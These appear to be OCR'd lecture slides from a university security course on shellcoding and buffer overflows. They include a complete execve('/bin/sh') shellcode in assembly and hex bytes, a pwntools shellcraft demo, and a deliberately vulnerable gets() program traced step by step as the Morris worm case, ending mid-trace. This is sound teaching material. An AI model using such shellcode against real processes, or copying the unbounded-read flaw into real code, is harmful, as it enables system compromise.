[lea] Loads the address of "/bin/sh" from the original .rodata section
[mov] copies it into **RDI** (1st arg of system)

```
f3 0f 1e fa             endbr64
55                      push   rbp
48 89 e5                mov    rbp,rsp
48 8d 05 ac 0e 00 00    lea    rax,[rip+0xeac]
48 89 c7                mov    rdi,rax
e8 f0 fe ff ff          call   1050 <system@plt>
b8 00 00 00 00          mov    eax,0x0
5d                      pop    rbp
c3                      ret
```

Victim process




Victim's .rodata may not have "/bin/sh" at the same address

Problem 2: Code dependency

[call] Calls the original PLT stub of system( ) for runtime address resolution

```
f3 0f 1e fa             endbr64
55                      push   rbp
48 89 e5                mov    rbp,rsp
48 8d 05 ac 0e 00 00    lea    rax,[rip+0xeac]
48 89 c7                mov    rdi,rax
e8 f0 fe ff ff          call   1050 <system@plt>
b8 00 00 00 00          mov    eax,0x0
5d                      pop    rbp
c3                      ret
```

Victim process




- Victim's `.plt` may not have an entry for `system( )`
- Victim's `.plt` may exist at a different address

Problem 2: Code dependency

[call] Calls the original PLT stub of system()

```
48 8d 05 ac 0e 00 00 lea     rax,[rip+0xeac]
48 89 c7             mov     rdi,rax
e8 f0 fe ff ff       call    1050 <system@plt>
b8 00 00 00 00       mov     eax,0x0
5d                   pop     rbp
c3                   ret
```



- Victim's .plt may not have an entry for system()
- Victim's .plt may

Result: Segmentation fault. Attack failed.

Lessons learned

- Constraints in shellcoding
  - There should be no direct reference to data
    - All binaries have different data at different addresses
  - There should be no direct reference to code
    - Addresses of code locations are dynamically determined at runtime

Then, how do we write a reliable shellcode?

Writing reliable shellcode using syscalls

- System calls (syscalls)
  - Special request that a user space program makes to perform **privileged kernel operations** or interact with hardware
    - e.g., executing a process, creating a file, writing to a file, …
  - libc's `system()` implementation internally invokes two system calls:
    - `fork()` to spawn a new process
    - `execve()` to replace the spawned process with a new program (e.g., `/bin/sh`)

Writing reliable shellcode using syscalls

- Invoking syscalls (x86_64)
  - Syscalls are uniquely identified by syscall numbers
    - x86_64: `open: 2, write: 1, fork: 57, execve: 59, ...`
    - check `/usr/include/asm/unistd_64.h` on the lab server for syscall numbers
  - Syscall number and arguments are set in the following registers:
    - `rax`: Syscall number
    - `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9`: 1st, 2nd, 3rd, 4th, 5th, 6th arguments
    - return value (if exists) is stored in `eax`
  - `syscall` instruction invokes the syscall specified by `rax`

Check `` `$ man syscall` `` for more information!

Example: Invoking write syscall

- Goal: Print `"hello world"` to `stdout` using `write( )` syscall
  - Code:

```
char buf[12] = "hello world\0";
write(1, buf, 11); /* 1: stdout */
```

  - Pseudo-assembly:

```
mov  rax, 1            ; syscall num of write (1)
mov  rdi, 1            ; 1st arg: fd = 1 (stdout)
push "hello world"     ; push string onto stack (rsp: str addr.)
mov  rsi, rsp          ; 2nd arg: buf (the addr in rsp)
mov  rdx, 0xb          ; 3rd arg: size = 11 bytes
syscall                ; invoke syscall thru interrupt
```

No direct reference to func/data addresses needed!

Example: execve("/bin/sh") shellcode

- Prototype: (Try `$ man 2 execve` on the server)

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

Syscall #: 59 (in rax)

Executable's path (1st arg in rdi)

Command line args (2nd arg in rsi)

Environment variable (3rd arg in rdx)

- Code that executes a shell:

```
execve("/bin/sh", {"/bin/sh", NULL}, NULL);
```

Note: `argv[0]` always is the name of the executable

Example: execve("/bin/sh") shellcode

- `execve("/bin/sh", {"/bin/sh", NULL}, NULL);` in assembly:

```
push 0x68 ; h
mov  rax, 0x732f2f2f6e69622f ; s///nib/
push rax
mov  rdi, rsp ··········· rdi: addr. of "/bin/sh"
push 0x1010101 ^ 0x6873
xor  dword ptr [rsp], 0x1010101
xor  esi, esi
push rsi
push 8
pop  rsi
add  rsi, rsp
push rsi
mov  rsi, rsp ··········· rsi: argv
xor  edx, edx ··········· rdx: NULL
push SYS_execve /* 0x3b */
pop  rax ················ rax: 59
syscall
```

Try it yourself with Pwntools

- Pwntools: A Python3 library for hacking

```
csed415-lab02@csed415:~$ cd /tmp/[secret_dir]
csed415-lab02@csed415:~/tmp/[secret_dir]$ python3
>>> from pwn import *
>>> context.arch = "amd64"
>>> sc = shellcraft.linux.sh()   // shellcraft is a tool that emits requested shellcode in assembly
>>> print(sc)
    push 0x68
    mov rax, 0x732f2f2f6e69622f
    ...
>>> with open("sc", "wb") as f: f.write(asm(sc))
>>> quit()

lab01@csed415:~/tmp/[secret_dir]$ hd sc
00000000  6a 68 48 b8 2f 62 69 6e  2f 2f 2f 73 50 48 89 e7  |jhH./bin///sPH..|
00000010  68 72 69 01 01 81 34 24  01 01 01 01 31 f6 56 6a  |hri...4$....1.Vj|
00000020  08 5e 48 01 e6 56 48 89  e6 31 d2 6a 3b 58 0f 05  |.^H..VH..1.j;X..|
```

Buffer Overflow
&
Control Hijacking

Morris Worm

- The very first computer worm (1988)
  - Infected over 6,000 computers over the internet
  - At the time, only 60,000 computers were connected to the internet

Robert Morris

Creator of *Morris Worm*
Graduate student at Cornell
(Now a tenured professor at MIT)




Photo by Stephen D. Cannerelli

Morris Worm

- Exploited a buffer overflow vulnerability in `fingerd`
  - `fingerd` is a root-privileged daemon that provides user and system information upon remote request
  - Implementation (simplified):

```c
/* morris.c */
int main(int argc, char* argv[]) {
  char buffer[512]; // to store remote requests
  gets(buffer); // oops!
  return 0;
}
```

  - Compilation:

```
$ gcc -O0 -fno-stack-protector -fno-pic -no-pie -z execstack morris.c -o morris
```

How Morris Worm exploits a BOF

- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

How Morris Worm exploits a BOF

- Assembly

```
     401136: endbr64
RIP  40113a: push rbp
     40113b: mov rbp,rsp
     40113e: sub rsp,0x210
     401145: mov DWORD PTR [rbp-0x204],edi
     40114b: mov DWORD PTR [rbp-0x210],rsi
     401152: lea rax,[rbp-0x200]
     401159: mov rdi,rax
     40115c: mov eax,0x0
     401161: call 401040 <gets@plt>
     401166: mov eax,0x0
     40116b: leave
     40116c: ret
```

- Context

REG	value
rip	0x40113a
rax	-
rbp	1
rsp	0x7fffffffe438

- Stack

return address pushed by the caller of `main( )`, i.e., `__libc_start_call_main( )`

RSP → 0x7fffffffe438 | ret addr. into libc

How Morris Worm exploits a BOF

POSTECH

- Assembly

```
     401136: endbr64
     40113a: push rbp
RIP  40113b: mov rbp,rsp
     40113e: sub rsp,0x210
     401145: mov DWORD PTR [rbp-0x204],edi
     40114b: mov DWORD PTR [rbp-0x210],rsi
     401152: lea rax,[rbp-0x200]
     401159: mov rdi,rax
     40115c: mov eax,0x0
     401161: call 401040 <gets@plt>
     401166: mov eax,0x0
     40116b: leave
     40116c: ret
```

- Context

REG	value
rip	0x40113b
rax	-
rbp	1
rsp	0x7fffffffe430

- Stack

RSP → 0x7fffffffe430	saved rbp = 1
0x7fffffffe438	ret addr. into libc

How Morris Worm exploits a BOF

POSTECH

- Assembly

```
     401136: endbr64
     40113a: push rbp
     40113b: mov rbp,rsp
RIP→ 40113e: sub rsp,0x210
     401145: mov DWORD PTR [rbp-0x204],edi
     40114b: mov DWORD PTR [rbp-0x210],rsi
     401152: lea rax,[rbp-0x200]
     401159: mov rdi,rax
     40115c: mov eax,0x0
     401161: call 401040 <gets@plt>
     401166: mov eax,0x0
     40116b: leave
     40116c: ret
```

- Context

REG	value
rip	0x40113e
rax	–
rbp	0x7fffffffe430
rsp	0x7fffffffe430

- Stack

Address	Stack
RBP → RSP → 0x7fffffffe430	saved rbp = 1
0x7fffffffe438	ret addr. into libc

How Morris Worm exploits a BOF


- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
RIP → 401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

- Context

REG	value
rip	0x401145
rax	–
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF


- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi   <- RIP
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

- Context

REG	value
rip	0x40114b
rax	-
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF


- Assembly

```
    401136: endbr64
    40113a: push rbp
    40113b: mov rbp,rsp
    40113e: sub rsp,0x210
    401145: mov DWORD PTR [rbp-0x204],edi
    40114b: mov DWORD PTR [rbp-0x210],rsi
RIP 401152: lea rax,[rbp-0x200]
    401159: mov rdi,rax
    40115c: mov eax,0x0
    401161: call 401040 <gets@plt>
    401166: mov eax,0x0
    40116b: leave
    40116c: ret
```

- Context

REG	value
rip	0x401152
rax	–
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

- Assembly


RIP

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

- Context

REG	value
rip	0x401159
rax	0x7fffffffe230
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF


- Assembly

```
       401136: endbr64
       40113a: push rbp
       40113b: mov rbp,rsp
       40113e: sub rsp,0x210
       401145: mov DWORD PTR [rbp-0x204],edi
       40114b: mov DWORD PTR [rbp-0x210],rsi
       401152: lea rax,[rbp-0x200]
       401159: mov rdi,rax
RIP -> 40115c: mov eax,0x0
